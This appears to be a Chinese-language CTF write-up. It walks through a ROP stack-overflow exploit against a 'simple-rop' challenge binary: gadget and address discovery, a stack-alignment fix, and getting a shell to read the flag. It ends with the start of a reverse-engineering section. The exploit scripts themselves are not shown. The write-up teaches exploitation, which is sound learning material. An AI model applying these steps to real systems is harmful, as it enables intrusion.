
获得关键信息有 /bin/sh 字符串,有 system 函数(动态链接的),有 vuln 函数(漏洞点) ,那么现在我们就看一下vuln,对他反汇编
1 | objdump -d simple-rop | grep -A 40 '<vuln>:' |
同时也顺手把/bin/sh的字符串地址和pop rdi;ret gadget找了
1 | ROPgadget --binary simple-rop | grep "pop rdi" |
提取讯息(嘻嘻)vuln中有明显的栈溢出,/bin/sh 字符串:0x404010 pop rdi; ret gadget:0x4011ba
接着确认system的调用,由于他是动态的,所以输入
1 | objdump -d simple-rop | grep -A 20 '<keep_system>:' |
看 keep_system 函数是不是直接调用了它,同时看plt有没有system
1 | objdump -d simple-rop | grep -A 5 '<system@plt>:' |

现在将所有的信息进行汇总
- 溢出偏移:0x48(72 字节)
- pop rdi; ret:0x4011ba
- /bin/sh 字符串:0x404010
- system@plt:0x401090(从 keep_system 的 call 看出来的)
开始编写exp
1 | cat > exp.py << 'EOF' |
写好后运行
1 | python3 exp.py |

失败了(怎么回事呢,阿巴阿巴……)
怀疑是栈对齐的问题,在 ROP 链前面加一个 ret 指令来对齐栈。
重新写exp
1 | cat > exp.py << 'EOF' |
运行
终于看到$提示符了(好耶)输入ls确认,然后改成远程链接
1 | cat > exp.py << 'EOF' |
运行后输入ls然后再cat flag 获得flag
RE 方向
1. 第二回 机巧神工,f5 一键开混沌;奇兵天降,千里索迹定乾坤
工具:IDA Pro
根据内容和提示用 IDA Pro 打开 ida.exe,按 F5 查看获得第一部分 Flag。
